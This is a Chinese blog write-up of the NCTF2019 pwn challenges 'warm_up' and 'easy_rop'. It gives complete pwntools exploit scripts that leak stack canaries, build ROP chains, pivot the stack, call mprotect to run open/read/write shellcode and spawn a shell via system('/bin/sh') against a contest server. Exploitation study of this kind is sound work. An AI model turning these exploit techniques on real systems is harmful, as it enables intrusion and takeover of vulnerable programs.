NCTF2019 -- PWN部分writeup

原创

lzyddf 于 2019-11-27 14:27:45 发布 875 收藏

分类专栏： pwn 文章标签： pwn NCTF2019 easy rop warm up

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_41988448/article/details/103273612
版权

pwn 专栏收录该内容


6 篇文章 7 订阅

订阅专栏

pwn学习总结（二） —— PWN部分writeup


warmup

查看程序防护：




```
root@ubuntu:/home/NCTF2019/pwn/warm_up# checksec warm_up
[*] '/home/NCTF2019/pwn/warm_up/warm_up'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


查看反汇编：



```
unsigned __int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_400A4B();
  sub_400A06();
  return sub_400AB6();
}
```



```
__int64 sub_400A06()
{
  __int64 v0; // ST08_8

  v0 = seccomp_init(2147418112LL);
  seccomp_rule_add(v0, 0LL, 59LL, 0LL);
  return seccomp_load(v0);
}
```



```
unsigned __int64 sub_400AB6()
{
  char buf; // [rsp+0h] [rbp-20h]
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("warm up!!!");
  read(0, &buf, 0x40uLL);
  printf("%s ?", &buf);
  read(0, &buf, 0x100uLL);
  return __readfsqword(0x28u) ^ v2;
}
```

https://blog.csdn.net/qq_41988448

已知条件：


1. 开启了**溢出检测**
2. 开启了**沙盒模式**，只能调用libc中的**open | read | write**等读写函数
3. 可以通过**leak canary**绕过溢出检测

EXP：

```python
#-*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"
context.arch = "amd64"

elf  = ELF('./warm_up')
libc = ELF('./libc-2.23.so')
```

```python
r = remote('139.129.76.65', 50007)

r.recvuntil('warm up!!!\n')
#距离canary24个字节，换行符0x0a会占据canary最后一个字节，使得canary发生泄露
r.sendline('a'*24)
r.recv(25)  #丢弃前25个字节，包括用于泄露canary的'\x0a'
canary = '\x00' + r.recv(7)
print(hex(u64(canary)))

pop_rdi_ret     = 0x400bc3
pop_rsi_r15_ret = 0x400bc1
start_addr      = 0x400910
bss_addr        = elf.bss()
puts_plt        = elf.symbols['puts']
libc_start_main_got = elf.got['__libc_start_main']

#leak libc
payload  = 'a'*24 + canary + 'b'*8
payload += p64(pop_rdi_ret)
payload += p64(libc_start_main_got)
payload += p64(puts_plt)
payload += p64(start_addr)

r.recvuntil(' ?')
r.sendline(payload)

libc_start_main = u64(r.recv(6).ljust(8,'\x00'))
#print('libc_start_main = ' + str(hex(libc_start_main)))
libc_base = libc_start_main - libc.symbols['__libc_start_main']

gets        = libc_base + libc.symbols['gets']
mprotect    = libc_base + libc.symbols['mprotect']
pop_rdx_ret = libc_base + libc.search(asm("pop rdx\nret")).next()

r.recvuntil('warm up!!!\n')
r.sendline('a')

payload  = 'a'*0x18 + canary + 'b'*8
#向bss + 0x500位置写入shellcode
payload += p64(pop_rdi_ret) + p64(bss_addr + 0x500) + p64(gets)
#构造mprotect，更改内存保护属性
payload += p64(pop_rdx_ret)     + p64(7)                    #设置保护属性
payload += p64(pop_rsi_r15_ret) + p64(0x1500) + p64(0)      #设置大小
payload += p64(pop_rdi_ret)     + p64((bss_addr>>12)<<12)   #设置起始地址
payload += p64(mprotect)   #调用mprotect
#修改内存保护属性后，令RIP指向下方构造的shellcode
payload += p64(bss_addr + 0x500)

r.recvuntil(' ?')
r.sendline(payload)

payload  = shellcraft.open("flag")
#将远程flag文件内容写入缓冲区，open成功时返回值为3
#                          fd  address          size
payload += shellcraft.read( 3, bss_addr+0x100, 0x30)
payload += shellcraft.write(1, bss_addr+0x100, 0x30)

r.sendline(asm(payload))
r.interactive()
```


由于服务器在写完wp后连不上了，这里放一张本地执行成功的截图，环境：ubuntu16.04



```
[DEBUG] Received 0x30 bytes:
    00000000  4e 43 54 46  7b 74 68 69  73 5f 69 73  5f 6d 79 5f  │NCTF│{thi│s_is│_my_│
    00000010  6f 77 6e 5f  66 6c 61 67  7d 0a 00 00  00 00 00 00  │own_│flag│}···│····│
    00000020  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000030
NCTF{this_is_my_own_flag}
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*]
Got EOF while reading in interactive
```


easy_rop

查看程序防护：



```
root@kali:~/pwn/NCTF2019/easy_rop# checksec easy_rop
[*] '/root/pwn/NCTF2019/easy_rop/easy_rop'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


查看反汇编：



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  unsigned int i; // [rsp+Ch] [rbp-74h]
  int v5[26]; // [rsp+10h] [rbp-70h]
  unsigned __int64 v6; // [rsp+78h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(v5, 0, sizeof(v5));
  sub_9D0(&v6, a2, v5);
  puts("Please input some number");
  for ( i = 0; i <= 33; ++i )
  {
    printf("number %d: ", i);
    __isoc99_scanf("%d", &v5[i]);
    printf("number %d = %d\n", i, v5[i]);
  }
  write(1, "What's your name?\n", 0x12uLL);
  read(0, &unk_201420, 0x100uLL);
  return 0LL;
}
```

https://blog.csdn.net/qq_41988448

调试的时候发现main函数的**rbp**居然是**pie**，而返回地址下面第四行是**main**函数自己的头部指针



```
.text:000055A11C0C2A31 var_74= dword ptr -74h
.text:000055A11C0C2A31 var_70= dword ptr -70h
.text:000055A11C0C2A31 var_8= qword ptr -8
.text:000055A11C0C2A31
.text:000055A11C0C2A31 push    rbp
.text:000055A11C0C2A32 mov     rbp, rsp
.text:000055A11C0C2A35 add     rsp, 0FFFFFFFFFFFFFF80h
.text:000055A11C0C2A39 mov     rax, fs:28h
.text:000055A11C0C2A42 mov     [rbp+var_8], rax
.text:000055A11C0C2A46 xor     eax, eax
.text:000055A11C0C2A48 lea     rdx, [rbp+var_70]
.text:000055A11C0C2A4C mov     eax, 0
00000A32 000055A11C0C2A32: main+1 (Synchronized with RIP)
```

```
RAX 000055A11C0C2A31 ↳ main
RBX 0000000000000000 ↳
RCX 00007F13E25F8718 ↳ libc_2.29.so:__ctype_b+10
RDX 00007FFFD311CC88 ↳ [stack]:00007FFFD311CC88
RSI 00007FFFD311CC78 ↳ [stack]:00007FFFD311CC78
RDI 0000000000000001 ↳
RBP 000055A11C0C2B40 ↳ init
RSP 00007FFFD311CB90 ↳ [stack]:00007FFFD311CB90
RIP 000055A11C0C2A32 ↳ main+1
R8  00007F13E25FAA50 ↳ libc_2.29.so:__abort_msg+70
R9  00007F13E2630780 ↳ ld_2.29.so:_dl_rtld_di_serinfo+6290
R10 FFFFFFFFFFFFFE43 ↳
R11 00007F13E2465AD0 ↳ libc_2.29.so:__libc_start_main
R12 000055A11C0C28A0 ↳ start
R13 00007FFFD311CC70 ↳ [stack]:00007FFFD311CC70
```

```
: View-1
A11C0C2A10  48 8B 05 A9 08 20 00 B9  00 00 00 00 BA 02 00 00  H....·..........
A11C0C2A20  00 BE 00 00 00 00 48 89  C7 E8 42 FE FF FF 90 5D  ......H...B....]
A11C0C2A30  C3 55 48 89 E5 48 83 C4  80 64 48 8B 04 25 28 00  ..H....Ā·dH..%(.
A11C0C2A40  00 00 48 89 45 F8 31 C0  48 8D 55 90 B8 00 00 00  ..H.E.1...U.....
A11C0C2A50  00 B9 0D 00 00 00 48 89  D7 F3 48 AB B8 00 00 00  ......H...H.....
A11C0C2A60  00 E8 6A FF FF FF 48 8D  3D 57 01 00 00 E8 9E FD  ......H.=W......
A11C0C2A70  FF FF C7 45 8C 00 00 00  00 EB 61 8B 45 8C 89 C6  ............E...
A11C0C2A80  48 8D 3D 56 01 00 00 B8  00 00 00 00 E8 AF FD FF  H.=V............
A11C0C2A90  FF 8B 45 8C 48 98 48 8D  14 85 00 00 00 00 48 8D  ..E.H.H.......H.
A11C0C2AA0  45 90 48 01 D0 48 89 C6  48 8D 3D 3A 01 00 00 B8  E.H.......=:....
A11C0C2AB0  00 00 00 00 E8 C7 FD FF  FF 8B 45 8C 48 98 8B 54  ..........E.H..T
A11C0C2AC0  85 90 8B 45 8C 89 C6 48  8D 3D 1E 01 00 00 B8 00  ...E.....=......
A11C0C2AD0  00 00 00 E8 68 FD FF FF  83 45 8C 01 83 7D 8C 21  .........E...}.!
A11C0C2AE0  7E 99 BA 12 00 00 00 48  8D 35 0E 01 00 00 BF 01  ~......H.5......
A11C0C2AF0  00 00 00 B8 00 00 00 00  E8 23 FD FF FF BA 00 01  ................
A11C0C2B00  00 00 48 8D 35 17 09 20  00 BF 00 00 00 00 B8 00  ..H.5..·........
```

```
Stack view
00007FFFD311CB90  000055A11C0C2B40  init
00007FFFD311CB98  00007F13E2465BBB  libc_2.29.so:__libc_start_main+EB
00007FFFD311CBA0  0000000000000000
00007FFFD311CBA8  00007FFFD311CC78  [stack]:00007FFFD311CC78
00007FFFD311CBB0  0000000100040000
00007FFFD311CBB8  000055A11C0C2A31  main
00007FFFD311CBC0  0000000000000000
00007FFFD311CBC8  D81F7DFBCCBECAF0
00007FFFD311CBD0  000055A11C0C28A0  start
00007FFFD311CBD8  00007FFFD311CC70  [stack]:00007FFFD311CC70
00007FFFD311CBE0  0000000000000000
00007FFFD311CBE8  0000000000000000
00007FFFD311CBF0  8CA2E3C00D7ECAF0
00007FFFD311CBF8  8D7A816F2CD8CAF0
00007FFFD311CC00  0000000000000000
00007FFFD311CC08  0000000000000000
```

https://blog.csdn.net/qq_41988448

已知条件：

1. 存在**栈溢出**，大小为4个栈单元
2. 开启了**canary**保护，可以用’+'号绕过
3. main函数的 rbp 为 **pie**（基址）
4. main函数的返回地址下面存在**main函数头部指针**

解题思路：


1. 使用’+'号绕过canary值
2. 劫持pie，通过pie和静态偏移得到想要的真实地址
3. 第一次执行main函数时，**迁移rbp指向 unk_201420 - 8 的位置**
   令**rsp指向main函数头部指针**，retn后再次执行main函数
4. 第二次执行main函数时，**迁移rsp指向 unk_201420 的位置**
5. 通过main函数的**read**函数向**unk_201420**写入**rop链**，功能：
   1. **leak libc**，得到版本信息，计算system函数和’/bin/sh’字符串在libc中的偏移
   2. 调用**万能gadget**，进行任意函数执行，由于leak libc后要进行利用的话需要计算偏移后再次写入rop链，所以这里使用read函数在下方构造system(’/bin/sh’)即可getshell

注意：exp中没有对负数进行处理，可能需要多打几次才行


Leak Libc EXP：

```python
#-*- coding: utf-8 -*-
from pwn import *
context.log_level='debug'

elf   = ELF('./easy_rop')

#r = process('./easy_rop')
r = remote('139.129.76.65', 50002)

'''first main'''
r.recvuntil('number 0: ')
#bypass canary
for i in range(0,30):
 r.sendline('+')

#get pie
r.recvuntil('number 28 = ')
pie_l8 = int(r.recvuntil('\n',True), 10)
r.recvuntil('number 29 = ')
pie_h8  = int(r.recvuntil('\n',True), 10)
pie = (pie_h8 << 32) + pie_l8 - 0xb40

def send64(num):
 #low  4byte
 if num % 0x100000000 > 0x7fffffff:
  r.sendlineafter(':', str((-1 * num) % 0x100000000))
 else:
  r.sendlineafter(':', str(num % 0x100000000))
 #high 4byte
 r.sendlineafter(':', str(num >> 32))

new_stack      = pie + 0x201420 - 8
```

```python
pop_rdi_ret     = pie + 0xba3
general_gadget = pie + 0xb80
leave_ret       = pie + 0xb31
pop_rbp_r14_r15_ret = pie + 0xb9f
pop_rbx_rbp_r12_r13_r14_r15_ret = pie + 0xb9a

#return to main
#the end rsp point to the main
send64(pop_rbp_r14_r15_ret)
#rbp to new stack
send64(new_stack)
r.sendlineafter('name?\n', '1')

'''secend main'''
r.recvuntil('number 0: ')
for i in range(0,28):
 r.sendline('+')

#rsp to new stack
#rbp to new stack-8 (pie + 0x201420)
send64(new_stack) #number 28 & 29 -- rbp
send64(leave_ret) #number 30 & 31 -- return address
r.sendlineafter('number 32: ','++')  # number 32 & 33

r.recvuntil('name?\n',True)
#leak libc
payload  = p64(pop_rdi_ret)
payload += p64(pie + elf.got['__libc_start_main'])
payload += p64(pie + elf.plt['puts'])

r.sendline(payload)
libc_start_main = u64(r.recv(6).ljust(8, '\x00'))
print('libc_start_main = ' + hex(libc_start_main))

r.interactive()
```


```
[DEBUG] Received 0x34 bytes:
    'number 33: number 33 = 1106602519\n'
    "What's your name?\n"
[DEBUG] Sent 0x19 bytes:
    00000000  a3 8b 01 57  9b 55 00 00  60 92 21 57  9b 55 00 00  │···W│·U··│`·!W│·U··│
    00000010  0c 88 01 57  9b 55 00 00  0a                        │···W│·U··│·│
    00000019
[DEBUG] Received 0x7 bytes:
    00000000  40 e7 44 d6  68 7f 0a                               │@·D·│h··│
    00000007
libc_start_main = 0x7f68d644e740
[*] Switching to interactive mode
```
https://blog.csdn.net/qq_41988448

通过后三位偏移，使用在线网站libc database search搜索libc版本


libc database search

View source here
Powered by libc-database
Visit decode.blukat.me too!

Query   show all libs / start over

__libc_start_main   740

Matches
libc6_2.23-0ubuntu10_amd64
libc6_2.23-0ubuntu11_amd64
libc6_2.23-0ubuntu3_amd64

libc6_2.23-0ubuntu10_amd64   Download

Symbol	Offset	Difference
__libc_start_main	0x020740	0x0
system	0x045390	0x24c50
open	0x0f7030	0xd68f0
read	0x0f7250	0xd6b10
write	0x0f72b0	0xd6b70
str_bin_sh	0x18cd57	0x16c617

All symbols

https://blog.csdn.net/qq_41988448

Getshell EXP：

本地一直无法成功，连上服务器能够成功getshell，暂时未定位到问题所在

```python
#-*- coding: utf-8 -*-
from pwn import *
context.log_level='debug'

elf   = ELF('./easy_rop')

#r = process('./easy_rop')
r = remote('139.129.76.65', 50002)

'''first main'''
r.recvuntil('number 0: ')
#bypass canary
for i in range(0,30):
 r.sendline('+')

#get pie
r.recvuntil('number 28 = ')
pie_l8 = int(r.recvuntil('\n',True), 10)
r.recvuntil('number 29 = ')
pie_h8  = int(r.recvuntil('\n',True), 10)
```

```python
pie = (pie_h8 << 32) + pie_l8 - 0xb40

def send64(num):
 #low  4byte
 if num % 0x100000000 > 0x7fffffff:
  r.sendlineafter(':', str((-1 * num) % 0x100000000))
 else:
  r.sendlineafter(':', str(num % 0x100000000))
 #high 4byte
 r.sendlineafter(':', str(num >> 32))

new_stack      = pie + 0x201420 - 8
pop_rdi_ret    = pie + 0xba3
general_gadget = pie + 0xb80
leave_ret      = pie + 0xb31
pop_rbp_r14_r15_ret = pie + 0xb9f
pop_rbx_rbp_r12_r13_r14_r15_ret = pie + 0xb9a

#return to main
#the end rsp point to the main
send64(pop_rbp_r14_r15_ret)
#rbp to new stack
send64(new_stack)
r.sendlineafter('name?\n', '1')

'''secend main'''
r.recvuntil('number 0: ')
for i in range(0,28):
 r.sendline('+')

#rsp to new stack
#rbp to new stack-8 (pie + 0x201420)
send64(new_stack) #number 28 & 29 -- rbp
send64(leave_ret) #number 30 & 31 -- return address
r.sendlineafter('number 32: ','++')  # number 32 & 33

r.recvuntil('name?\n',True)
#leak libc
payload  = p64(pop_rdi_ret)
payload += p64(pie + elf.got['__libc_start_main'])
payload += p64(pie + elf.plt['puts'])

#general gadget
payload += p64(pop_rbx_rbp_r12_r13_r14_r15_ret)
#          0        1        function                      parameter3   parameter2           parameter1
payload += p64(0) + p64(1) + p64(pie + elf.got['read']) + p64(0x666) + p64(new_stack + 8) + p64(0)
payload += p64(general_gadget) #general gadget address

r.sendline(payload)
#get libc_start_main
libc_start_main = u64(r.recv(6).ljust(8, '\x00'))
#print('libc_start_main = ' + hex(libc_start_main))
system_addr = libc_start_main + 0x24c50
bin_sh      = libc_start_main + 0x16c617

payload  = 'a'*80  #rsp offset
payload += p64(pop_rdi_ret)
payload += p64(bin_sh)
payload += p64(system_addr)
```

```
r.sendline(payload)
r.interactive()
```